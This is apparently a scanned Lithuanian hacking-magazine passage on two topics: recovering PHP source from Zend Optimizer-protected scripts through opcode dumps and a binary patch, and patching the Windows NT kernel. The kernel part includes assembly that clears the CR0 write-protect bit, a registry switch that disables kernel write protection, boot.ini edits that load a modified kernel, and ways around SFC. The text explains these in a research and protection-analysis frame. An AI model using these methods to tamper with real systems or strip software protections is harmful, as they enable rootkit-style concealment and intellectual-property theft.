Mūsų atveju yra viso labo dvi funkcijos (*minimal* ir *none* optimizacijos lygio atveju išankstiniai funkcijų hešai nėra skaičiuojami). Tai — *set_time_limit* ir *printf*. Jų hešai paskaičiuojami su paprasta funkcija *Zend\zend_hash.h*, kurią gali rasti PHP išeities tekstuose. Norint suprasti tolimesnį aprašymą, siūlau susipažinti su virtualia *Zend* mašina, o konkrečiau šnekant su tokiomis esminėmis struktūromis, kaip *zend_op_array* ir *zend_opcode*. *zend_op_array* struktūra — tai funkcijos, kurioje saugoma rodyklė į opkodų masyvą *zend_opcode*, aprašymas. Kiekvienas skriptas savo vykdymą pradeda nuo funkcijos *main*. Toliau mūsų skripte eina duomenys, kurie užpildo funkcijos *main zend_op_array* struktūrą. Yra dvi galimybės gauti skripto turinį (*dump*):

užkraunami visi jo išplėtimai, taip pat ir *Optimizer*, kuris standartinės kompiliavimo funkcijos rodyklę pakeičia į savo. T.y. veikimo principas maždaug toks:

```
filename:        2.php
function name:   (null)
number of ops:   16

Variables: (empty or not full optimizat

line      # opcode
-----------------------------------------
  2       0 INIT_FCALL_BY_NAME
          1 SEND_VAL
          2 DO_FCALL_BY_NAME
  3       3 INIT_FCALL_BY_NAME
          4 SEND_VAL
          5 DO_FCALL_BY_NAME
  4       6 FETCH_W
          7 ASSIGN
  5       8 FETCH_R
          9 ADD
         10 FETCH_W
         11 ASSIGN
  6      12 FETCH_R
         13 ECHO
  7      14 RETURN
         15 ZEND_HANDLE_EXCEPTION
```

Dumpo pavyzdys

```
// inicializuojame varikliuką
php_module_startup(&cli_sapi_module, NULL, 0);
...
file_handle->handle.fp = VCWD_FOPEN(script_file, "rb");
// atidarome bylą
file_handle.type = ZEND_HANDLE_FP;
file_handle.opened_path = NULL;
file_handle.free_filename = 0;
...
php_request_startup(TSRMLS_C); // paleidžiame varikliuką
// iškviečiame funkciją, su kuria gauname opkodus
main_op_array = zend_compile_file(&file_handle, ZEND_EVAL TSRMLS_CC); ...
```

Viskas, dabar pas mus atmintyje yra pilnai vykdymui paruoštos struktūros. Norint gauti tekstinį dumpą, galima pasinaudoti įrankiu *Vulcan Logic Disassembler* (*http://derickrethans.nl/vld.php*). Yra vienas nedidelis „bet": PHP 5.1.x versijos *Optimizer* pateikia opkodų adresus–apdorotuvus ir tuo pačiu ištrina pačius opkodų numerius.

Norint gauti normalų turinį (*dump*), reikia Optimizer'io paprašyti nedaryti tokios kvailystės:

```
0000D26B: C6 90
0000D26C: 44 90
0000D26D: 28 90
0000D26E: 58 90
0000D26F: 00 90
```


Dabar galima laisvai dumpinti pasinaudojant *vld*:

```
vld_dump_oparray(new_op_array);
zend_hash_apply (CG(function_table), (apply_func_t) vld_dump_fe TSRMLS_CC);
zend_hash_apply (CG(class_table), (apply_func_t) vld_dump_cle TSRMLS_CC);
```

Pavyzdžiui, be optimizacijos užkoduotam skriptui:

```
<?php
        set_time_limit(0);
        printf("Script start\n");
        $a = 5;
        $b = $a + 6;
        echo $b;
?>
```

...tai atrodys šitaip:



Savaime suprantama, *vld* toli nuo idealo, o rašant išeities teksto atstatymo programą *vld* buvo praktiškai visiškai perrašytas. Atstatyti išeities tekstą — greičiau ištvermės reikalaujanti užduotis. Reikia išnagrinėti visą virtualią mašiną ir suprasti, kam naudojamas kiekvienas opkodas. PHP išeities tekstus galima laisvai parsisiųsti iš oficialios svetainės (*www.php.net*). Pavyzdžiui, man ši užduotis truko apie 3 mėnesius neskubaus pasikapstymo laisvu nuo mokslų ir darbų metu. Iš karto noriu pasakyti, kad (INIT_FCALL_BY_NAME, SEND_VAL, DO_FCALL_BY_NAME) tipo konstrukcijos labai lengvai susiprastina funkcijos iškvietime, o (FETCH, ASSIGN) — priskiriant kintamajam reikšmę. Žodžiu, išeities teksto gavimas — nieko sudėtingo.

INFO

Atrodytų, kad viskas paprasta, tačiau Zend kiša pagalius į ratus, į paskutinį Zend Guard pridėdama obfuskatorių. Jis išdarko funkcijų, klasių ir metodų pavadinimus, tačiau nepaliečia funkcijų ar klasių viduje esančių kintamųjų pavadinimų. Jį naudoti reikia atsargiai: testiniuose pavyzdžiuose dalis skriptų paprasčiausiai atsisakė veikti.

Vietoje pabaigos

Bendras tokio tipo PHP išeities tekstų protektorių pažeidžiamumas yra tame, kad visada reikia į virtualią mašiną perdavinėti opkodų masyvą. Šią vietą visada galima perimti ir padaryti dumpą/gauti išeities tekstą. Dėl paties *Zend Optimizer* pastebėsiu, kad visus iš skripto skaitomus duomenis jis priima už gryną pinigą. Eksperimentų metu labai dažnai lūždavo *Optimizer* arba pats PHP, beje, kartais interpretatorius atsidurdavo visiškai netikėtinose atminties vietose, kuriose jis, tiesą sakant, neturėtų būti. Tai dar viena pažeidžiamumų paieškos sritis. O jeigu *web* serveris veikia su *root* teisėmis ir jame įdiegta *mod_php*... Tačiau tai jau visai kita istorija.

DANGER

Visi šiame straipsnyje aprašyti veiksmai yra išskirtinai tiriamojo pobūdžio ir visų pirma orientuoti į silpnų intelektualinės nuosavybės apsaugos vietų tyrimą. Gerbkite programuotojų darbą!

Branduolinės išdaigos

NT branduolio laužimas

Prieš pradėdami brautis į branduolį pabandykime išsiaiškinti, kam to iš viso reikia ir ar negalima apsieiti „demokratišku" taikomuoju lygiu. Kirminai, virusai ir rootkitai į branduolį veržiasi tam, kad pasiektų pačiame žemiausiame lygyje su atmintimi, bylomis, tinklo susijungimais ir procesais dirbančias funkcijas, kurias perėmus galima patikimai užmaskuoti savo buvimą sistemoje. Analogiškus metodus naudoja Themida tipo (buvęs *eXtreme Protector*) vykdomų bylų protektoriai ir lazerinių diskų apsaugos nuo kopijavimo (*Star–Force*, SONY ir t.t.). Čia naudojami tie patys metodai, kuriuos įgyvendino 10–15 metų senumo Stealth virusai, skiriasi tik programinė realizacija. Beje, po garsiai nuskambėjusio skandalo ir teismo proceso „Sony" pripažino esanti neteisi ir atšaukė daugiau nei 30–ties pavadinimo apsaugotų diskų partijas. O vaikinai iš *Star–Force* toliau naudoja virusų metodikas, iki šiol reguliariai versdami vartotojų sistemas išgyventi mėlynąjį ekraną ir atsisakydami dirbti su naujomis *Windows* versijomis be paties *Star–Force* atnaujinimo.

Branduolio modifikavimo metodai

Sisteminių funkcijų perėmimas, apsaugos mechanizmų nulaužimas — visi šie veiksmai reikalauja *ntoskrnl.exe* byloje saugomo branduolio modifikacijos. Branduolį galima modifikuoti tiek diske (*off–line patch*), tiek ir atmintyje (*on–line patch*). Kiekvienas būdas turi savų privalumų ir trūkumų, todėl patyręs hakeris turi lygiavertiškai būti įvaldęs tiek vieną, tiek kitą.

On–line patch galima atlikti tik iš tvarkyklės arba iš taikomojo lygio per pseudoįrenginį *\Device\PhysicalMemory*, kuris iki pat *Windows 2003 Server SP1* buvo prieinamas administratoriui, o po to uždarytas net ir SYSTEM vartotojui (žr. *www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3-cf16-4a48-bea5-f2004d12ce35.mspx*, skyrelis „Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\PhysicalMemory Object"). Tvarkyklės (ir juo labiau taikomosios programos!) kraunasi po branduolio, kuris jų iš viso gali nekrauti, jeigu tik nėra skaitmeninio parašo arba branduoliui kažkas „nepatinka". Be to, bet kokia sėkmingai užkrauta tvarkyklė gali užblokuoti visų kitų tvarkyklių krovimąsi arba sutrukdyti joms įgyvendinti sisteminių funkcijų perėmimą, lygiai kaip ir bet kokią kitą joms skirtą operaciją. Kovojant su *malware* ir antivirusiniais sargais užkrovimo eiliškumas tampa labai aktualus, tačiau nė viena pusė nėra 100% garantuota, kad jos tvarkyklė bus užkrauta pirmoji. Be to, jeigu branduolys praneša apie bandomojo laikotarpio pasibaigimą arba perkrauna sistemą dar prieš bet kokių tvarkyklių užkrovimą (kas buvo praktikuojama ankstesnėse NT versijose), čia nepadės

Operacinės sistemos branduolys — tai vieta, į kurią suguža

hakeriai, kirminai, rootkitai, ugniasienės, vykdomų bylų protektoriai, apsaugos nuo kopijavimo, antivirusai ir likusi bjaurastis, kuri žiauriai kovoja tarpusavyje už išlikimą.


Kaip nulaužti branduolį pagal visas taisykles ir nesukelti jokių konfliktų?

joks *on–line patch*! Beje, įsikišimo į branduolį faktas lengvai nustatomas paprasčiausiai sulyginant *ntoskrnl.exe* atvaizdą su diske saugoma versija. Perėmimas deaktyvuojamas atstatant „sugadintus" baitus, kurių teisingosios reikšmės pasiskolinamos iš originalo. Ir nors perėmėjas, kuris nori likti nepastebėtas, gali (ir turi!) sekti visus kreipinius į *ntoskrnl.exe*, daugelis produktų kūrėjų tai pamiršta...

Off–line patch branduolį (prireikus — ir kitas bylas) pataiso dar prieš jo užkrovimą į atmintį, kas tokio tipo pataisymams suteikia aukščiausią prioritetą. *Off–line* patcherio įgaliojimų praktiškai niekas neriboja, todėl norint modifikuoti branduolį viso labo reikia turėti lokalios mašinos administratoriaus teises. Sistema neblokuoja priėjimo prie branduolio bylos (!), o pakeitimai įsigalioja iš karto po perkrovimo, kurį turint administratoriaus teises galima labai greitai suorganizuoti (su komanda *shutdown –r*), nors tai ir ne visada patogu. Tais atvejais, kai perkrovimas nelabai įmanomas arba nepageidaujamas, imamasi *on–line patching* su dinaminiu tvarkyklės užkrovimu. Savaime suprantama, bandant taisyti *ntoskrnl.exe* sulaukiama pasipriešinimo iš SFC (*System File Checker*) pusės, tačiau šią problemą galima išspręsti net ir neatjungiant SFC (kiek vėliau pamatysi kaip). Kur kas blogiau kas kita: jeigu keletas programų pradeda taisyti branduolį, tuomet susidaro tokia painiava, kad sistema krenta į mėlyną ekraną arba pradeda elgtis visiškai neadekvačiai. Taip pat būtina pasirūpinti tuo, kad naujų pataisymo paketų (t.y. *service pack'ų*) įdiegimas nekonfliktuotų su nulaužtu branduoliu (jo neperrašytų). Kitaip tariant, čia yra apie ką pasišnekėti!

On-line patch

Betarpiškai modifikuoti branduoliui priklausančios atminties negalima net ir tuomet, kai esi nuliniame žiede. Esmė tame, kad visos tvarkyklės vykdomos vieningoje adresų erdvėje



Statinis branduolio atminties apsaugos atjungimas per sisteminį registrą

Kirminai, virusai ir rootkitai

į branduolį veržiasi tam, kad pasiektų pačiame žemiausiame lygyje su atmintimi, bylomis, tinklo susijungimais ir procesais dirbančias funkcijas, kurias perėmus galima patikimai užmaskuoti savo buvimą sistemoje.

kurią taip pat naudoja ir branduolys, todėl be apsaugos nuo netyčinių šios atminties modifikavimų sistema nuolat kentėtų nuo neaišku kieno suprojektuotų nekorektiškai veikiančių tvarkyklių.

Kaip ir bet kokią kitą apsaugą nuo netyčinio priėjimo, branduolio atminties modifikavimo draudimą galima atjungti. Egzistuoja mažiausiai du dokumentuoti būdai, kaip tai padaryti: statinis ir dinaminis.

Statinis apsaugos atjungimas susiveda į REG_DWORD tipo parametro *EnforceWriteProtection* sukūrimą šioje sisteminio registro šakoje: *HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement*. Atlikus šį veiksmą branduolį (tačiau ne taikomoji programa) gali modifikuoti bet kokia tvarkyklė.

Pagrindinis šio metodo trūkumas tame, kad kai kurios apsaugos stebi šią registro šaką. Užtenka vos ją paliesti, kaip jos pradeda klaikiai žviegti arba paprasčiausiai tyliai pašalina *EnforceWriteProtection*, taip atstatydamos atminties apsaugą. Kita vertus, kai kurios sąžiningos programos, pavyzdžiui, tas pats *SoftICE*, būtent taip ir veikia, todėl per daug uolūs sargai rizikuoja iškeliauti į šiukšlinę, kur joms ir vieta. Tiesa, triuškinanti normalių žmonių dauguma su *SoftICE* nedirba, todėl statinio apsaugos atjungimo jiems visiškai nereikia.

Dinaminis apsaugos atjungimas įgyvendinamas nunulinant valdančio registro CR0 WP bitą, kuris taip ir dešifruojamas — *Write Protection*. Atitinkamai bito būsenos atstatymas vėl įjungia apsaugą.

Žemiau pateikiamas pseudotvarkyklės kodas, kuris laikinai atjungia branduolio atminties apsaugą nuo įrašymo, o po to ją vėl įjungia. Žodelis „pseudo“ čia paminėtas todėl, kad tikros tvarkyklės (tiesiogine šio žodžio prasme) naudojamos realių (arba virtualių) įrenginių valdymui, o mums tvarkyklės reikia tik tam, kad prisikastume iki nulinio žiedo. Dėl to mes naudojame tik vieną procedūrą *DriverEntry* ir joje grąžiname STATUS_DEVICE_CONFIGURATION_ERROR, taip pranešdami apie fiktyvią klaidą, kuri priverčia sistemą iškrauti (*unload*) tvarkyklę, kad ji be reikalo neužimtų atminties. Tvarkyklę užkrauti galima arba įprastai (per sisteminį registrą), arba per dinaminį Sveno Šraiberio užkroviklį, pridedamą prie jo knygos „Nedokumentuotos Windows 2000 galimybės“ (pats užkroviklis parašytas su WASM):

Laikinai branduolio atminties apsaugą nuo modifikacijos atjungiančios, o po to vėl įjungiančios pseudotvarkyklės krnlWR.asm kodas

```
.386
.model flat, stdcall
.code
DriverEntry proc
 mov     eax, cr0   ; į eax užkrauname valdantį registrą cr0
 mov     ebx, eax  ; registre ebx išsaugome WP bitą
 and     eax, 0FFFEFFFFh  ; nunuliname įrašymą draudžiantį WP
bitą
 mov     cr0, eax  ; atnaujiname valdantį registrą cr0
 ; # dabar apsauga atjungta!
 ; # padarome viską, ką planavome padaryti
 ; # ir modifikuojame branduolio atmintį pagal savo nuožiūrą
 mov     cr0, ebx  ; atstatome WP bitą
 ; # apsauga vėl įjungta!
 mov     eax, 0C0000182h  ;STATUS_DEVICE_CONFIGURATION_
ERROR
 ret
DriverEntry endp
```

Tvarkyklės kompiliavimui prireiks DDK. *Windows 2000* laikais jis buvo dalinamas nemokamai visiems pageidaujantiesiems, tačiau vėliau „Microsoft“ pakeitė politiką, todėl dabar jį gali gauti tik MSDN prenumeratoriai arba nusipelnę asilų varovai. Iš tiesų tai ne viskas taip liūdna. Pilnavertiškas DDK (kartu su dalimi SDK) dabar įeina į *Kernel-Mode Driver Framework* paketą, kuris kol kas dar platinamas nemokamai, todėl skubėk jį parsisiųsti: *www.microsoft.com/whdc/driver/wdf/KMDF_pkg.mspx*.

Kompiliuoti reikia su šiais komandinės eilutės raktais:

Pseudotvarkyklės kompiliavimas

```
ml /nologo /c /coff krnlWR.asm
link /driver /base:0x10000 /align:32 /out:krnlWR.sys /subsystem:
native krnlWR.obj
```

Modifikuojant branduolio kodą arba duomenis, reikia būti 100% tikram, kad šiuo momentu jų nenaudoja joks kitas srautas. Nepatenkinus šios sąlygos, sistema pradeda elgtis nenuspėjamai. Geriausiu atveju tenka pamatyti mėlynąjį mirties ekraną, blogiausiu — galima prarasti visą disko particiją (ypač jeigu mes kišamės į failines operacijas). Ši problema iškyla tiek daugiaprocesorinėse, tiek ir sistemose su vienu procesoriumi

be *Hyper Threading* galimybės. Beje, iš šios situacijos nėra universalios išeities. Kiekvienas atvejis reikalauja individualaus požiūrio, kurio aprašymas užimtų visą straipsnį, todėl čia mes šios problemos neaptarsim.

Didžiųjų guru išeities tekstų (arba tvarkyklių) analizė pradedantiesiems hakeriams praverčia anaiptol ne visada. Tam jie ir guru, kad žinotų, kokiais metodais galima naudotis, o kokiais — ne. Tuo tarpu pradedantieji įsimena tik patį metodą, o apie jo panaudojimo sritį dažniausiai nė nenutuokia. Kitaip tariant, ankstyvose savo įrankio *DbgView* versijose Markas Rusinovičius į branduolinės funkcijos *DbgPrint* pradžią įterpdavo perėjimo į savo apdorotuvą komandą:

Derinimo išvedimo perėmimas

```
mov     eax, offset loc_10AD4       ; jmp:DbgPrint
mov     eax, [eax+2]       ; operandas jmp:[DbgPrint]
mov     _pDbgPrn, eax
mov     ecx, [eax]         ; DbgPrint
mov     _pDbgPrn, ecx
mov     al, [ecx+1]        ; antrasis baitas DbgPrint
cmp     al, 8Dh  ; PUSH EBP/MOV EBP,ESP
jnz     short loc_10666
```


Kadangi funkcija *DbgPrint* nėra intensyviai iškvietinėjama, tai tikimybė, kad koks nors srautas ją iškvies kartu su perėmėjo aktyvavimu, ganėtinai maža, ir viskas „lyg ir" veikia. Tačiau jeigu viena ar keletas tvarkyklių pradės piktnaudžiauti derinančiu išvedimu, sistemos kracho tikimybė žymiai padidės, todėl kitose versijose Rusinovičius atsisakė nesaugaus perėmimo būdo ir perėjo prie *ntoskrnl.exe* eksporto lentelės modifikavimo. Naujokėlių, kurie matė šį pavyzdį ir bandė jį panaudoti įvedimo/išvedimo funkcijoms perimti, laukė kur kas liūdnesnė dalia — pas juos ištisai pasirodydavo mėlynieji ekranai!

Off-line patch

Doroti branduolį statiniu būdu labai paprasta. Su funkcija *CreateFile* atidarome bylą *ntoskrnl.exe*, o tada veikiam per *ReadFile/WriteFile*. Srautų sinchronizavimo problema atkrenta savaime, kadangi pataisymas atliekamas dar prieš branduolio atvaizdo užkrovimą į atmintį, tačiau perėmimo technika nuo to nė kiek nesupaprastėja. Juk norint vietoje branduolinės funkcijos įrašyti *jump* arba pakeisti eksporto lentelę reikia aiškiai nurodyti mūsų apdorotuvo adresą (kuris dažniausiai tūno tvarkyklėje), tačiau statinio branduolio taisymo metu tvarkyklės buvimo vieta atmintyje dar nėra žinoma!!!

Tuomet tenka burti. Pavyzdžiui, galima pasielgti taip: surasti branduolyje laisvą vietą ir į ją įterpti mažytį perėmiklį-dispečerį, kuris nustato, ar jau užkrauta „mūsų" tvarkyklė. Jeigu ne — valdymas sugrąžinamas originalioms branduolio funkcijoms, priešingu atveju — mūsų tvarkyklei. Perimant iš karto keletą funkcijų dispečeris turi sekti, iš kur ateina iškvietimas ir kokiai branduolio procedūrai jį reikia perduoti. Štai kodėl vietoje jump'ų programuotojai naudoja *call*. Dispečeris iš steko viršūnės ištrauka grįžimo adresą, žiūri, iš kur atėjo iškvietimas, ir viską supranta.


Panorėjus perėmėjo kodą galima kuo puikiausiai sukrauti branduolyje (žinoma, jeigu tik tai nėra labai sudėtingas perėmėjas) arba užkrauti nuosavą tvarkyklę, tačiau taip daryti galima tik tuomet, kada funkcionuoja einamoji sistema, sumontuotos diskų particijos, atpažintos failų sistemos ir darbui pasiruošusios atitinkamos tvarkyklės. Kitaip tariant, priverstinis „savų" tvarkyklių užkrovimas iš branduolio įmanomas tik vėlyvose operacinės sistemos inicializacijos stadijose (o iki tol į branduolį įsitaisę virusai galėjo senų senovėje perimti valdymą, taip užkirsdami kelią antiviruso užsikrovimui).



Nemokamai dalinamas Kernel-Mode Driver Framework, į kurio sudėtį įeina DDK

ntoskrnl.exe pataisymo rezultatas be kontrolinės sumos perskaičiavimo





Užkrovimo meniu, atsakingas už branduolių parinkimą

WEB

Keletas įdomių su straipsnio tema susijusių svetainių:
http://www.governmentsecurity.org/archive/t3741.html
http://www.geocities.com/thejoelc/XPbootcolors.html
http://www.littlewhitedog.com/content-9.html

Po bet kokios sisteminių bylų modifikacijos būtina perskaičiuoti jų kontrolines sumas, nes priešingu atveju NT (priešingai nei *Windows 98*) atsisako jas krauti. Tiesa, „Safe mode" (krovimosi metu nuspaudus *F8*) režime jos vis dėlto yra kraunamos, tačiau tai ne visiškai mums reikalingas dalykas.

Šiam tikslui galima pasinaudoti įrankiu EDITBIN, kuris įeina į *Platform SDK* ir *Microsoft Visual Studio* sudėtį. Komandinė eilutė atrodo taip:

```
editbin.exe /RELEASE filename.exe
```

Savaime suprantama, kad nevertėtų pamiršti tokio dalyko, kaip SFC, kuris automatiškai (arba rankiniu būdu) atstato pakeistas bylas. Ir nors SFC lengva sutramdyti (atjungti SFC arba pakeistą sisteminę bylą sinchronizuoti su jos keše saugomu „etaloniniu" originalu), tai neišsprendžia visų mūsų problemų.

Įdiegiant eilinį atnaujinimų paketą, kuris keičia branduolį, įdiegėjas paprasčiausiai nesupras, kas čia pas mus per versija ir iš kur ji apskritai atsirado. Dėl to įdiegimas bus nutrauktas. Po perkrovimo sistema mirs, o vargšui vartotojui teks užsiimti jos reanimacija (išsamiau apie tai galima paskaityti Raimondo Čeno bloge „Old New Thing": *http://blogs.msdn.com/oldnewthing/archive/2003/08/05/54603.aspx*).

Galbūt toks būdas ir tinka virusams, tačiau komercinėms programoms jis iš esmės nepriimtinas! Laimė, egzistuoja viena įdomi galimybė — *boot.ini* byloje galima nurodyti alternatyvų branduolį, kuris ir būtų kraunamas. Tuomet originalų *ntoskrnl.exe* galima palikti neliestą. Nei SFC, nei atnaujinimo paketų įdiegiklis neprotestuos, kad kažkas blogai. O tai, kad atnaujinimai palies „pasyvų" originalųjį branduolį, nėra gerai. Tada gali iškilti seno branduolio konfliktas su nauja aplinka (tas pats nutiks ir pašalinus atnaujinimo paketą), todėl būtina automatiškai (arba bent jau rankiniu būdu) sekti branduolių pasikeitimą, perkopijuoti naująjį *ntoskrnl.exe* į alternatyvaus branduolio vietą ir iš naujo jį modifikuoti. Tai gana sudėtingas būdas, tačiau tam tikrais atvejais be jo niekaip neįmanoma apseiti, todėl mes jį kiek galima išsamiau aptarsime, juo labiau, kad nepaisant, atrodytų, paprastos operacijos, povandeninių akmenų čia per akis.

Visų pirma nukopijuokime bylą *ntoskrnl.exe* (ji saugoma *%systemroot%\System32* kataloge) į... pavyzdžiui, *ntoskrnh.exe*. Tada sisteminio disko (kuriuo dažniausiai yra C:\) šakniniame kataloge suraskime bylą *boot.ini* ir atsidarykime ją su FAR (spausk <F4>) arba bet kokiu kitu tau patinkančiu redaktoriumi:

Tipiškas boot.ini bylos turinys

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="W2K Pro RUS" /fastdetect
```

Sudubliuokime (*copy'n'paste*) [*operating system*] sekcijoje esančią eilutę ir jos pabaigoje pridėkime raktą „/kernel=ntoskrh.exe", kur *ntoskrh.exe* — alternatyvaus branduolio bylos pavadinimas. Taip pat pakeiskime tarp kabučių esantį tekstą — pridėkime čia žodelį „hacked" ar kažką tokio. Svarbiausia, kad užkrovimo metu galėtume pagrindinį branduolį atskirti nuo alternatyvaus.

Modifikuotas boot.ini, suteikiantis branduolių pasirinkimo galimybę


```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="W2K Pro" /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINNT="W2K hacked" /fastdetect
/kernel=ntoskrh.exe
```

Sistemos užkrovimo metu tau bus pateiktas meniu, siūlantis pasirinkti vieną iš dviejų branduolių. Įsitikinę, kad abu branduoliai veikia puikiai, mes galime pradėti laužymą. Su *Hiew* atsidarome *ntoskrnh.exe* (alternatyvų branduolį) ir jame padarome kokį nors neesminį pakeitimą. Pavyzdžiui, suraskime *90h 90h (NOP/NOP)* seką ir pakeiskime ją į *87h C9h (XCHG ECX,ECX)*. Išsaugome pakeitimus (spausk <F9>) ir persikrauname...

Ups! Alternatyvus branduolys daugiau nesikrauna! Ką gi, kraunamės su pagrindiniu, visokiais „gražiais" žodžiais keikdami save už tai, kad pamiršome perskaičiuoti kontrolinę sumą. Sukomanduojame „editbin /RELEASE ntoskrnh.exe" ir dar




„ntoskrnh.exe" byla prieš laužimą



„ntoskrnh.exe" byla po nulaužimo



Užkrovus alternatyvų branduolį ntoskrnh.exe, SoftICE po komandos „map32“ tvirtina, kad branduolys vadinasi ntoskrnl, kai tuo tarpu PE-TOOLS rodo tikrąjį jo pavadinimą — ntoskrnh.exe



SoftIce komanda „mod“ nušviečia situaciją

kartą persikrauname. Dabar alternatyvus branduolys veikia lyg nieko nė nebūtų nutikę, todėl iš *boot.ini* galima drąsiai pašalinti pirmąją eilutę (su originaliu branduoliu), kad kiekvieno sistemos paleidimo metu nebūtų rodomas užkrovimo meniu. Tiesa, tokiu atveju tu negalėsi užkrauti sistemos saugiu režimu, kadangi *Windows* ne visiškai korektiškai pripažįsta nedokumentuotą */kernel* raktą ir visose nestandartinėse situacijose painioja branduolius. Tokiu atveju sistema atkakliai tvirtina, kad byla *ntoskrnl.exe* nerasta, nors ji yra diske visiškai nepaliesta!

```
multi(0)disk(0)rdisk(0)partition(1)\WINNT\System32\NTOSKRNH.EXE

Windows could not start because the following file is
missing or corrupt:
<Windowsroot>system32ntoskrnl.exe.
Please re-install a copy of the above file.
```

Bandymas užkrauti sistemą „saugiu režimu“ su alternatyviu branduoliu baigiasi krachu!

Tiek to, pabandykime atsakyti į štai tokį klausimą: iš kur tvarkyklės žino apie branduolio pervadinimą? Juk jų importo lentelėje aiškiai įrašyta *ntoskrnl.exe*, kurios (alternatyvaus branduolio atveju) diske iš viso gali nebūti, tačiau nepaisant to funkcijos yra eksportuojamos/importuojamos ir viskas veikia kaip laikrodis. Tikri stebuklai!

SoftICE sušėrus komandą „map32“, jis rodo „ntoskrnl“ (be praplėtimo), o ne „ntoskrnH“, kaip to buvo galima tikėtis remiantis sveika nuovoka, juo labiau, kad šiame *ntoskrnl* yra mūsų pakeisti baitai *87h C9h*. O PE–TOOLS su *Extreme Dumper* įskiepiu „sąžiningai“ mums praneša pilną branduolio bylos pavadinimą kartu su keliu.

Kuriuo iš jų tikėti? Tai toli gražu ne retorinis klausimas! Jeigu mes norime sulyginti branduolio atvaizdą su jo diske saugoma byla (pavyzdžiui, norėdami aptikti, ar buvo atliktas *on–line patch*), mes turime tiksliai žinoti, į ką kreiptis, nes priešingu atveju galima nuklysti į visai kitas lankas.

